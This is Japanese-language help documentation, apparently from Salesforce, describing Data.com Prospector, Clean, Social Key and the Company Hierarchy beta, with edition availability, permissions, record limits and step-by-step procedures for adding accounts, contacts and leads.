ビジネスを成功させる鍵となるのが高品質のデータです。データの質が高いということは、レコードが完全かつ最新の状態であることを意味します。つまり、会社の人々と適切につながっていることになり、商談を成立させ、ビジネスを拡大するために必要な情報が備わっているということです。簡単に言うと、高品質のデータにより、厳密な理解、適応、焦点の絞り込み、実行が可能になります。Data.comには、ビジネスで必要なときに必要な高品質のデータを提供する製品スイートが用意されています。そのため、データの入力や更新に費やす時間が短縮され、ビジネスの成長により多くの時間を割くことができます。

すべての Salesforce 組織で利用できる Data.com の無料バージョンには、次の機能が備わっています。

- Professional Edition以上を使用する組織では、システム管理者が重複管理ツールを使用して、ユーザがSalesforce内に重複レコードを作成できるかどうか、および作成可能な状況を制御できます。システム管理者は、重複の識別に使用するロジックをカスタマイズしたり、ユーザが保存可能な重複に関するレポートを作成したりできます。
- すべてのユーザは、Data.com の取引先および取引先責任者データベースをすべて検索できます。ただし、無料バージョンのユーザは、取引先責任者の電話番号とメール情報の表示、取引先カードまたは取引先レコードのD&Bデータの表示、レコードのSalesforceへの追加、レコードのクリーンアップはできません。Data.com のデータを最大限活用するには、Data.com のライセンスを購入して機能を設定します。

Data.com 製品スイートには、Data.com Prospector や Data.com Clean が含まれます。

メモ: Performance Edition を使用する組織では、Data.com Prospector と Data.com Clean がユーザに自動的に提供されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで Data.com Social Key を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Prospector

重要な Dun & Bradstreet の企業情報とクラウドソーシングした数百万もの取引先責任者を検索して、ビジネスに必要なレコードを見つけるには、Data.com Prospectorを使用します。これらのレコードを新しい取引先、取引先責任者、およびリードとして Salesforce に追加したり、他のアプリケーションで使用できるようにエクスポートしたりします。これは、営業テリトリーの計画、キャンペーンの分割、取引を行う新規取引先の検索、販売ネットワークの拡大に必要なデータを取得する最適な方法です。

Data.com Clean

Data.com Clean では、D&B の企業情報やクラウドソーシングした数百万もの取引先責任者を利用して、複数の方法で Salesforce CRM レコードを最新の状態に保つことができます。

Data.com Social Key

Data.com Social Key は、Salesforce 内またはソーシャルネットワークサイトの取引先責任者やリードの詳細を簡単に確認できるように [ソーシャル取引先と取引先責任者] や Data.com Clean と連動します。Social Key を使用するには、組織で Data.com Clean が有効になっている必要があります。

関連トピック:

Data.com Clean

Salesforce での企業、取引先責任者、およびリードの見込み調査

自分の組織が所有する Data.com 製品を確認する方法は?

取引先、取引先責任者、およびリードレコードをクリーンアップするために組織で使用する必要がある製品は?

http://www.salesforce.com/crm/data-editions-pricing/

Data.com Prospector

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスで使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

重要な Dun & Bradstreet の企業情報とクラウドソーシングした数百万もの取引先責任者を検索して、ビジネスに必要なレコードを見つけるには、Data.com Prospector を使用します。これらのレコードを新しい取引先、取引先責任者、およびリードとして Salesforce に追加したり、他のアプリケーションで使用できるようにエクスポートしたりします。これは、営業テリトリーの計画、キャンペーンの分割、取引を行う新規取引先の検索、販売ネットワークの拡大に必要なデータを取得する最適な方法です。

すべての Salesforce ユーザは、取引先と取引先責任者に対して Data.com を検索できます。Data.com Prospector ライセンスを持つユーザは、次のことを実行できます。

- Salesforce に取引先および取引先責任者を追加する。また、リードとして取引先責任者を追加する。
- 取引先の取引先責任者を取引先レコードから直接追加する。
- Data.com から取引先と取引先責任者をエクスポートする。
- Salesforce 取引先、取引先責任者、およびリードレコードが Data.com から追加されたかどうかに関係なく、これらを手動でクリーンアップする。
- 取引先の業務、財務、競合会社、業界の詳細にプロスペクティングインサイトを取得する。
- 親子リレーションと取引先情報(年間売上、会社形態、従業員数など)の会社階層ビューを取得する (Data.com Prospector ユーザがベータ機能として使用可能)。

Data.com Prospector には、Corporate Prospector と Premium Prospector の 2 つのバージョンがあります。Premium Prospector には、取引先、取引先責任者、リードレコードへの追加または手動でのクリーンアップを行うため、さらに多くの Dun & Bradstreet 項目が含まれます。Premium Prospector ユーザは、[会社階層] ページにもアクセスできます。Salesforce ヘルプでは、特に明記していない限り Data.com Premium Prospector を指します。Premium Prospector の詳細は、Salesforce のアカウントマネージャにお問い合わせください。

Data.com Prospector のバージョン	Dun & Bradstreet (D&B) 項目
Data.com Corporate Prospector	Dun & Bradstreet 項目の基本セット。
Data.com Premium Prospector	Dun & Bradstreet 項目の基本セットと、［D&B 企業］項目。この項目は、関連付けられた［D&B 企業］レコードを、［D&B 企業］タブからアクセスできる 70 個以上の追加の Dun & Bradstreet 項目にリンクします。[会社階層] ページには、Dun & Bradstreet 企業リレーションの階層ビューが表示されます。

Data.com Prospector Classic と Lightning Experience

Lightning Experience での見込み調査

Data.com 検索結果および関連機能へのアクセスの管理

Lightning のプロスペクティングインサイト

Salesforce Classic での見込み調査

取引先の業界、財務、競合会社のインサイトの取得

プロスペクティングインサイトデータの詳細

Salesforce での企業、取引先責任者、およびリードの見込み調査

Data.com Prospector を使用して、最も関心のある業種と場所で見込み客となる新規企業および取引先責任者を調査できます。新規取引先、取引先責任者、およびリードレコードを Salesforce に追加したり、他のアプリケーションで使用できるようにエクスポートしたりできます。Dun & Bradstreet® の貴重な企業、業種、および財務情報とクラウドソーシングされた数百万もの取引先責任者を検索して、必要なデータを必要なときに取得できます。

Lightning のプロスペクティングインサイト

Data.com プロスペクティングインサイトでは、Dun & Bradstreet 企業の詳細と業界インテリジェンスがスナップショットにまとめられます。組織情報、取引先階層、関連業種へのリンクを示すタブがあり、見込み客や顧客と効率的に会話を始めることができます。

Salesforce での企業、取引先責任者、およびリードの見込み調査

Data.com Prospector を使用して、最も関心のある業種と場所で見込み客となる新規企業および取引先責任者を調査できます。新規取引先、取引先責任者、およびリードレコードを Salesforce に追加したり、他のアプリケーションで使用できるようにエクスポートしたりできます。Dun & Bradstreet® の貴重な企業、業種、および財務情報とクラウドソーシングされた数百万もの取引先責任者を検索して、必要なデータを必要なときに取得できます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce での企業、取引先責任者、およびリードの見込み調査の考慮事項

ユーザが Data.com からレコードを検索および追加する場合、注意すべき重要な制限事項がいくつかあります。

Salesforce での迅速な企業の見込み調査

Data.com Prospector ライセンスでは、最も関心のある業種と場所で新規企業を簡単に検索できます。わずか数ステップで企業情報を新規取引先として Salesforce に追加できます。

Salesforce Lightning で他の取引先を取得

Data.com Prospector ユーザは、数回クリックするだけで [取引先] ページから必要な取引先を見つけて組織に追加できます。

Salesforce での迅速なリードの見込み調査

リードが必要ですか? Data.com Prospector ライセンスでは、最も関心のある企業、業種、および場所で取引先責任者を検索できます。検索したレコードを新しいリードとして Salesforce に追加できます。

Salesforce での迅速な取引先責任者の見込み調査

取引先責任者が必要ですか? Data.com Prospector ライセンスでは、最も関心のある企業、業種、および場所で取引先責任者を検索できます。検索したレコードを新しいリードとして Salesforce に追加できます。

取引先の主要な取引先責任者の見込み調査

いずれかの取引先で適切な取引先責任者を見つける必要がありますか? Data.com Prospector ライセンスでは、役職、場所、および業種で企業の取引先責任者を簡単に検索できます。検索したレコードを 1 クリックで Salesforce に追加できます。

Salesforce での Data.com 取引先責任者の見込み調査に関する考慮事項

Data.com Prospector ユーザは、数回クリックするだけで [取引先] ページから必要な取引先責任者を見つけて組織に追加できます。

同じ会社階層の企業の見込み調査 (ベータ)

Data.com 会社階層は、Data.com の Dun & Bradstreet 企業データを使用して、会社の階層ビューを表示します。親子リレーションと取引先情報 (年間売上、会社形態、従業員数など) が表示されます。

Salesforce での企業、取引先責任者、およびリードの見込み調査のガイドライン

Data.com Prospector で新規企業および取引先責任者を見込み客として調査するときに従うべきいくつかのガイドラインを確認してください。

Salesforce での企業、取引先責任者、およびリードの見込み調査の考慮事項

ユーザが Data.com からレコードを検索および追加する場合、注意すべき重要な制限事項がいくつかあります。

- Data.com 業種カテゴリ分類システムの [政府機関] の下にある下位業種は、Data.com 業種カテゴリと SIC システムの間の対応付け制限により、現在使用できません。
- デフォルトでは、Data.com Prospector ユーザライセンスが割り当てられている各ユーザの 1 か月あたりのレコード追加上限は 300 件です。この数値は、契約に基づいて調整できます。レコード追加件数は各月の最終日の午前 0 時 (組織のデフォルトのタイムゾーンで決定) で有効期限が切れます。
- Data.com Prospector でユーザを有効にするたびに 1 つの Data.com Prospector ライセンスが割り当てられます。
- Data.com Prospector のみを購入した組織の場合、ライセンスを持つユーザのみがレコードをクリーンアップできます。
- Data.com からレコードを追加する場合、年間売上は米ドルでのみ提供されます。米国ドル が組織の有効な通貨ではない場合、Data.com から追加されるレコードには、年間売上情報は含まれません。

関連トピック:

Salesforce での企業、取引先責任者、およびリードの見込み調査のガイドライン

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce での迅速な企業の見込み調査

Data.com Prospector ライセンスでは、最も関心のある業種と場所で新規企業を簡単に検索できます。わずか数ステップで企業情報を新規取引先として Salesforce に追加できます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com から取引先を追加する
- 取引先に対する「作成」

段階的な手順: Salesforce で迅速に企業の見込み調査を行う

1. [Data.com] タブをクリックします。
2. **[取引先の検索]** をクリックします。
3. 検索条件を入力または選択します。［業種］項目の選択ボックスをクリックすると、業種セレクタが表示されます。ここでは、業種、副業種の幅広いリストから選択する業種分類を使用して、検索条件の一部として業種クエリを作成できます。［場所］項目の選択ボックスをクリックすると、場所セレクタが表示されます。ここでは、検索条件の一部として場所クエリを作成できます。
4. **[検索]** をクリックします。結果は、有効な取引先責任者の数で並び替えられます。
   無効としてフラグ付けされたレコードを表示するには、［オプション］の［無効なレコードを表示］を選択します。無効なレコードは でマークされます。
5. 結果リストが長い場合、次の操作を実行できます。
   - 任意のテーブルヘッダーで結果を並び替える。たとえば、［更新］ヘッダーでは最終更新日時で結果を並び替えます。
   - ［ページ］項目にページ番号を入力して、該当ページにジャンプする。
   - 矢印をクリックしてページ間を移動する。
6. 探している内容が表示されない場合、結果を絞り込むには検索条件を使用します。必要に応じて、検索条件カテゴリを展開します。範囲を入力するか、適用する検索条件の横にあるチェックボックスをオンにします。
7. すべてまたは選択した取引先を Salesforce に追加します。
   - すべての取引先を追加するには、**[Salesforce に追加]** をクリックして、*［すべて］* を選択します。
   - 選択した取引先を追加するには、対象の取引先を選択し、**[Salesforce に追加]** をクリックして、*［選択済み］* を選択します。
8. **[次へ]** をクリックします。
   選択肢が重複している場合、Salesforce 組織で取引先レコードの重複が許可されていれば、レコードが追加されます。200を超えるレコードを追加すると数分かかる場合があります。このように多くのレコードを追加する場合、プロセス完了時にメールで通知されます。
9. 確認メッセージから **[取引先に移動]** をクリックすると、[取引先] ホームページに新しいレコードのリストが表示されます。

Data.com Prospector を使用している場合、Data.com から取引先を追加すると、対応する D&B 企業レコード (Data.com にある場合) が Salesforce で自動的に作成され、その [D&B 企業] 項目を介して取引先レコードにリンクされます。

関連トピック:

Salesforce での企業、取引先責任者、およびリードの見込み調査のガイドライン

Data.com 検索について

Salesforce Lightning で他の取引先を取得

エディション

Data.com Prospector ライセンスで使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Prospector ユーザは、数回クリックするだけで [取引先] ページから必要な取引先を見つけて組織に追加できます。

[他の取引先を取得] ボタンをクリックすると、Data.com 取引先を見つけて組織に追加できる対話型ダイアログが開きます。この合理化された操作性により、[取引先] ページから直接、必要な取引先を必要なときに取得できます。

使用可能な検索条件を組み合わせて、必要な取引先を検索できます。

年間売上
: 論理演算子を選択し、年間売上値を入力します。これらの論理演算子を使用して複数の [年間売上] 検索条件を追加できます。

会社名または Web サイト
: 会社名または Web サイトをすべてまたは一部入力します。

州
: 州または自治的未編入領域のリストから選択します。

メモ: 州は、国に [アメリカ] を選択した場合のみ有効になります。

国
: 国のリストから選択します。

場所種別
: 使用可能な場所種別のリストから選択します。

- 支社 — 本社に対して従属的な位置付け。
- 本社 — 支社または報告を受ける関連子会社を持つ会社。
- 単一拠点 — 支社または関連子会社が存在しない会社。

Salesforce での迅速なリードの見込み調査

リードが必要ですか? Data.com Prospector ライセンスでは、最も関心のある企業、業種、および場所で取引先責任者を検索できます。検索したレコードを新しいリードとして Salesforce に追加できます。

1. Data.com タブに移動します。
2. [取引先責任者の検索] タブを使用して、検索条件を入力または選択します。［業種］項目の選択ボックスをクリックすると、業種セレクタが表示されます。ここでは、業種、副業種の幅広いリストから選択する業種分類を使用して、検索条件の一部として業種クエリを作成できます。［場所］項目の選択ボックスをクリックすると、場所セレクタが表示されます。ここでは、検索条件の一部として場所クエリを作成できます。
3. [検索] をクリックします。
   結果はアルファベット順に並び替えられます。無効としてフラグ付けされたレコードを表示するには、[オプション] の［無効なレコードを表示］を選択します。無効なレコードは でマークされます。
4. 結果リストが長い場合、次の操作を実行できます。
   - 任意のテーブルヘッダーで結果を並び替える。たとえば、［更新］ヘッダーでは最終更新日時で結果を並び替えます。
   - ［ページ］項目にページ番号を入力して、該当ページにジャンプする。
   - 矢印をクリックしてページ間を移動する。

   並び替えとページナビゲーションは、レコード数が 100,000 未満のリストでのみ機能します。
5. 探している内容が表示されない場合、結果を絞り込むには検索条件を使用します。必要に応じて、検索条件カテゴリを展開します。範囲を入力するか、適用する検索条件の横にあるチェックボックスをオンにします。
   このリストは自動的に更新されます。
6. 追加する取引先責任者を選択して、[Salesforce に追加] をクリックします。
7. *［リード］* を選択してレコードをリードとして追加し、[次へ] をクリックします。
   選択肢が重複している場合、Salesforce 組織でリードレコードの重複が許可されていれば、レコードが追加されます。200 を超えるレコードを追加すると数分かかる場合があります。このように多くのレコードを追加する場合、プロセス完了時にメールで通知されます。
8. [リードに移動] をクリックすると、［リード］ホームページに新しいレコードのリストが表示されます。

   Data.com Prospector を使用している場合、Data.com からリードを追加すると、対応する D&B 企業レコード (Data.com にある場合) が Salesforce で自動的に作成され、その［D&B 企業］項目を介してリードレコードにリンクされます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com の取引先責任者をリードとして追加する
- リードに対する「作成」

関連トピック:

取引先の主要な取引先責任者の見込み調査

Salesforce での迅速な取引先責任者の見込み調査

取引先責任者が必要ですか? Data.com Prospector ライセンスでは、最も関心のある企業、業種、および場所で取引先責任者を検索できます。検索したレコードを新しいリードとして Salesforce に追加できます。

1. Data.com タブに移動します。
2. [取引先責任者の検索] タブを使用して、検索条件を入力または選択します。［業種］項目の選択ボックスをクリックすると、業種セレクタが表示されます。ここでは、業種、副業種の幅広いリストから選択する業種分類を使用して、検索条件の一部として業種クエリを作成できます。［場所］項目の選択ボックスをクリックすると、場所セレクタが表示されます。ここでは、検索条件の一部として場所クエリを作成できます。
3. [検索] をクリックします。
   結果はアルファベット順に並び替えられます。無効としてフラグ付けされたレコードを表示するには、[オプション] の［無効なレコードを表示］を選択します。無効なレコードは でマークされます。
4. 結果リストが長い場合、次の操作を実行できます。
   - 任意のテーブルヘッダーで結果を並び替える。たとえば、［更新］ヘッダーでは最終更新日時で結果を並び替えます。
   - ［ページ］項目にページ番号を入力して、該当ページにジャンプする。
   - 矢印をクリックしてページ間を移動する。

   並び替えとページナビゲーションは、レコード数が 100,000 未満のリストでのみ機能します。
5. 探している内容が表示されない場合、結果を絞り込むには検索条件を使用します。必要に応じて、検索条件カテゴリを展開します。範囲を入力するか、適用する検索条件の横にあるチェックボックスをオンにします。
   このリストは自動的に更新されます。
6. すべてまたは選択した取引先責任者を Salesforce に追加します。
   - すべての取引先責任者を追加するには、[Salesforce に追加] をクリックして、[すべて] を選択します。
   - 選択した取引先責任者を追加するには、まず対象の取引先責任者を選択し、[Salesforce に追加] をクリックして、*［選択済み］* を選択します。

   追加したレコード件数を示す確認メッセージが表示されます。
7. [取引先責任者] を選択します。
   取引先責任者に関連付ける取引先を入力または選択します。関連付けることができる取引先は 1 つのみです。関連付ける取引先を作成する必要がある場合は、参照を使用します。
8. [次へ] をクリックします。
   選択肢が重複している場合、Salesforce 組織で取引先責任者レコードの重複が許可されていれば、レコードが追加されます。200 を超えるレコードを追加すると数分かかる場合があります。このように多くのレコードを追加する場合、プロセス完了時にメールで通知されます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

取引先責任者の Data.com を検索する
- 権限不要

Data.com 取引先責任者を追加する
- 取引先責任者に対する「作成」

取引先責任者を追加する場合に取引先を作成する
- 取引先に対する「作成」

9. [取引先に移動] をクリックして、取引先レコードに戻ります。

関連トピック:

Salesforce での企業、取引先責任者、およびリードの見込み調査のガイドライン

Data.com 検索について

取引先の主要な取引先責任者の見込み調査

いずれかの取引先で適切な取引先責任者を見つける必要がありますか? Data.com Prospector ライセンスでは、役職、場所、および業種で企業の取引先責任者を簡単に検索できます。検索したレコードを 1 クリックで Salesforce に追加できます。

開始前に、［取引先責任者を取得］ボタンが取引先ページレイアウトに追加されていることを確認します。

1. 追加する取引先責任者の取引先の詳細ページに移動します。
2. [取引先責任者を取得] をクリックします。ドロップダウンリストから、次のいずれかを選択します。
   - 結果をレベルまたは部署で絞り込むには、検索条件を選択します。
   - 取引先のすべての取引先責任者を表示するには、[すべて...] を選択します。

   [Data.com] タブが開き、取引先名と選択した検索条件に一致する取引先責任者のリストが表示されます。たとえば、Universal Telco 社のマネージャ取引先責任者を取得する場合は、Universal Telco 社の取引先詳細ページに移動します。[取引先責任者を取得] をクリックし、［レベル別］の下で、検索条件としてマネージャレベルを選択します。[Data.com] タブが開き、Universal Telco 社のマネージャのリストが表示されます。
3. さらに絞り込んだリストを表示する場合は、追加の検索条件を選択します。必要に応じて、検索条件カテゴリを展開します。範囲を入力するか、適用する検索条件の横にあるチェックボックスをオンにします。
4. すべてまたは選択した取引先責任者を Salesforce に追加します。
   - すべての取引先責任者を追加するには、[Salesforce に追加] をクリックします。
   - 選択した取引先責任者を追加するには、まず対象の取引先責任者を選択し、[Salesforce に追加] をクリックして、［*選択済み*］を選択します。
5. 最初に詳細を表示した取引先に関連付けられた取引先責任者としてレコードを追加するには、[取引先責任者] を選択します。
   取引先責任者は、最初に詳細を表示した取引先に関連付けられます。
6. [次へ] をクリックして、レコードを追加します。
   選択肢が重複している場合、Salesforce 組織で取引先責任者レコードの重複が許可されていれば、レコードが追加されます。200 を超えるレコードを追加すると数分かかる場合があります。このように多くのレコードを追加する場合、プロセス完了時にメールで通知されます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

取引先から Data.com 取引先責任者を追加する
- 取引先に対する「参照」

  および

  取引先責任者に対する「作成」

7. [取引先に移動] をクリックして、取引先レコードに戻ります。

関連トピック:

Salesforce での迅速な取引先責任者の見込み調査

Salesforce での迅速なリードの見込み調査

Salesforce での Data.com 取引先責任者の見込み調査に関する考慮事項

Data.com Prospector ユーザは、数回クリックするだけで [取引先] ページから必要な取引先責任者を見つけて組織に追加できます。

Data.com Prospector ライセンスで使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

[他の取引先責任者を取得] ボタンをクリックすると、Data.com 取引先責任者を見つけて組織に追加できる対話型ダイアログが開きます。この合理化された操作性により、[取引先] ページから直接、必要な取引先責任者を必要なときに取得できます。

［追加取引先責任者を取得］に関して理解しておくべき点のいくつかを次に示します。

制限事項	説明
最大 200 件の取引先責任者	1 つの要求に最大 200 件の取引先責任者を追加できます。200 件を超える取引先責任者を選択すると、いくつかの取引先責任者を選択解除するように求められます。
検索条件	• 検索条件は、論理 AND 演算子で接続されます。 • 各検索条件につき 1 つのみ追加します。各検索条件につき複数追加すると、予測できない結果になる可能性があります。 • 部署 — スクロール可能なリストから 1 つ以上の部署を選択します。 • レベル — スクロール可能なリストから 1 つ以上のレベルを選択します。 • 役職 — 1 つの役職、またはカンマ区切りの役職のリストを入力します。
取引先はクリーンアップが必要	［追加取引先責任者を取得］はクリーンアップされている取引先でのみ動作します。クリーンアップされた取引先が Data.com からインポートされているか、レコードが組織に追加された後に組織が取引先をクリーンアップしている必要があります。選択した取引先がクリーンアップされていない場合、取引先のクリーン

制限事項	説明
	アップ方法についてシステム管理者にお問い合わせください。

[他の取引先責任者を取得] リストビューでの取引先責任者の絞り込み
選択した取引先責任者で使用可能な Data.com の結果を絞り込み、必要な取引先責任者を追加します。

[他の取引先責任者を取得] リストビューでの取引先責任者の絞り込み

選択した取引先責任者で使用可能な Data.com の結果を絞り込み、必要な取引先責任者を追加します。

Data.com Prospector ライセンスが必要です。

絞り込む項目に応じて、異なるオプションが表示されます。役職、部署、およびレベルで絞り込むことができます。

- 検索条件は、論理 AND 演算子で接続されます。
- 各検索条件につき 1 つのみ追加します。各検索条件につき複数追加すると、予測できない結果になる可能性があります。
- 部署 — スクロール可能なリストから 1 つ以上の部署を選択します。
- レベル — スクロール可能なリストから 1 つ以上のレベルを選択します。
- 役職 — 1 つの役職、またはカンマ区切りの役職のリストを入力します。

検索条件を使用して検索結果を絞り込むときに取引先責任者を識別するための新しいアイコンがいくつかあります。

アイコン	説明
	この取引先責任者はすでに CRM に存在します。
	組織はこの取引先責任者を所有しています。

1. [他の取引先責任者を取得] ダイアログから、 をクリックします。
2. [検索条件を追加] をクリックします。
3. [新規検索条件] で、追加する検索条件を選選択します。
4. [値] で、必要な値を選択または入力します。
5. [完了] をクリックします。
6. 別の検索条件を設定するには、[検索条件を追加] をクリックします。
7. 検索条件を削除するには、 をクリックします。
8. 検索条件を適用して保存するには、[保存] をクリックします。

同じ会社階層の企業の見込み調査 (ベータ)

Data.com 会社階層は、Data.com の Dun & Bradstreet 企業データを使用して、会社の階層ビューを表示します。親子リレーションと取引先情報 (年間売上、会社形態、従業員数など) が表示されます。

Data.com 会社階層は Dun & Bradstreet データを使用して、取引先の関連会社との階層関係のビューを表示します。取引先を Salesforce 組織に追加するには、取引先の横にある [取引先を追加] ボタンをクリックします。

会社階層は Data.com Prospector の一部として使用できます。階層には、会社エンティティ間のリレーションだけでなく、階層内のエンティティの関連する年間売上や従業員数も表示されます。コンテキストでは、エンティティが取引先レコードとして存在するかどうかなどの Salesforce 組織からの情報と、取引先所有者が階層に含まれます。営業担当はこの情報を使用して関連する見込み客を特定し、階層ビューから直接、取引先として簡単に追加できます。

このリリースには、本番品質の Data.com 会社階層のベータバージョンが含まれています。会社階層についてフィードバックやご提案がある場合は、IdeaExchange からお寄せください。組織でのこの機能の有効化については、Salesforce にお問い合わせください。

Data.com 会社階層 には、異なる会社種別とその関連性が表示されます。

会社種別	説明
グローバル本社	国内および国外の会社と関連子会社を統轄する、会社階層構造で最上位にある組織エンティティ。
国内本社	1 国内で会社階層内の最上位にあるメンバー。通常、国内本社はグローバル本社の傘下にあります。
本社	独自の支社、ディビジョン、または関連子会社を持ち、傘下の会社に関する財務的責任を負う会社。
支社	本社に従属する拠点。
単一拠点	支社または関連子会社が存在しない会社。
市場性なし	この会社は市場性がなく、レコードの詳細は意図的に非表示になっています。このレコードは階層からは追加できませんが、リンクされた有効な取引先を参照または追加できます。

取引先の会社階層の表示

Data.com 会社階層には、取引先の階層関係および重要な取引先の詳細が表示されます。親子リレーションと取引先情報 (年間売上、会社形態、従業員数など) が表示されます。

グローバル代表企業の D-U-N-S Number を使用した新規取引先の検索

Data.com Prospector を使用している場合、既存の取引先の会社階層に含まれる企業からビジネス相手となる新規企業を簡単に見つけることができます。D&B 企業レコードから直接 [グローバル代表企業の D-U-N-S Number] を使用して検索を実行します。同じ企業構造に含まれる他の企業を表示して、Salesforce に新規取引先として追加できます。

同じ会社階層の取引先を Salesforce に追加するためのガイドライン

Data.com 会社階層は、Data.com で Dun & Bradstreet 企業レコードを検索し、会社のリンクを階層ビューに表示します。会社階層から、取引先レコードを Salesforce に追加できます。会社階層から Data.com レコードを Salesforce に追加する場合は、次のガイドラインに従ってください。

関連トピック:

Data.com Prospector および Data.com Clean のページレイアウトの設定

取引先の会社階層の表示

Data.com 会社階層には、取引先の階層関係および重要な取引先の詳細が表示されます。親子リレーションと取引先情報 (年間売上、会社形態、従業員数など) が表示されます。

1. 取引先詳細ページを開きます。
2. [Data.com 会社階層] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスで使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

Data.com Prospector および Data.com Clean のページレイアウトの設定

グローバル代表企業の D-U-N-S Number を使用した新規取引先の検索

Data.com Prospector を使用している場合、既存の取引先の会社階層に含まれる企業からビジネス相手となる新規企業を簡単に見つけることができます。D&B企業レコードから直接 [グローバル代表企業の D-U-N-S Number] を使用して検索を実行します。同じ企業構造に含まれる他の企業を表示して、Salesforce に新規取引先として追加できます。

グローバルグループ代表企業は、組織内で最も上位にある事業体で、9 桁のグローバル代表企業の D-U-N-S Number で特定されます。グローバルグループ代表企業と同じ企業構造に含まれるすべての企業は、同じグローバル代表企業の D-U-N-S Number で特定されます。

メモ: グローバル代表企業の D-U-N-S Number で検索するには、D&B 企業ページレイアウトに [グローバル代表企業の D-U-N-S を検索] ボタンを追加する必要があります。

1. 同じグローバル代表企業の D-U-N-S Number を持つ取引先を検索する D&B 企業レコードの詳細ページに移動します。
2. [グローバル代表企業の D-U-N-S を検索] をクリックします。
   Data.com タブが表示され、D&B 企業レコードのグローバル代表企業の D-U-N-S Number に一致する取引先のリストが表示されます。
3. 結果リストが長い場合、任意のテーブルヘッダーで結果を並び替えることができます。たとえば、[場所種別] ヘッダーでは、親会社、単一の事業所、支店で結果を並び替えます。
4. 探している内容が表示されない場合、結果を絞り込むには検索条件を使用します。
5. 取引先サイトなど特定の取引先の詳細については、取引先名をクリックすると、その取引先カードが表示されます。
6. すべてまたは選択した取引先を Salesforce に追加します。
7. 確認メッセージから [取引先に移動] をクリックすると、[取引先] ホームページに新しいレコードのリストが表示されます。

以下は、グローバル代表企業の D-U-N-S Number による検索実行時の考慮事項です。

- グローバル代表企業の D-U-N-S Number による検索結果には、Data.com 内にある取引先のみが含まれます。そのため、企業構造の一部のメンバーが Data.com に含まれていない場合、完全なグローバル代表企業の D-U-N-S の結果を取得できない可能性があります。
- 条件を使用すると、グローバル代表企業の D-U-N-S Number の検索結果を絞り込むことができます。
- グローバル代表企業の D-U-N-S Number の検索結果からレコードをエクスポートすることができます。
- 検索は保存できません。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com から取引先を追加する
- 取引先に対する「作成」

関連トピック:

Salesforce での迅速な企業の見込み調査

同じ会社階層の取引先を Salesforce に追加するためのガイドライン

Data.com 会社階層は、Data.com で Dun & Bradstreet 企業レコードを検索し、会社のリンクを階層ビューに表示します。会社階層から、取引先レコードを Salesforce に追加できます。会社階層から Data.com レコードを Salesforce に追加する場合は、次のガイドラインに従ってください。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 緑色のドット (●) が、Salesforce にすでに存在するレコードの横にある検索結果に表示されます。Salesforce から最初にレコードを削除するか、組織で重複を許可していない限り、これらのレコードを再度追加することはできません。

  ヒント: レコードが Salesforce にすでに存在する場合は、緑色のドットにマウスを置き、リンクをクリックすると、レコードに直接移動します。

- 会社階層から一度に追加できるレコードは 1 つのみです。
- レコードは、`[Data.com キー]` 項目に同じ Data.com ID 番号を持っている場合に重複しているとみなされます。重複レコードが追加されても、レコード追加残数に対してカウントされません。
- エラーが原因でレコードを Salesforce に追加できない場合は、ユーザに通知し、エラーの詳細を .csv ファイルで提供します。

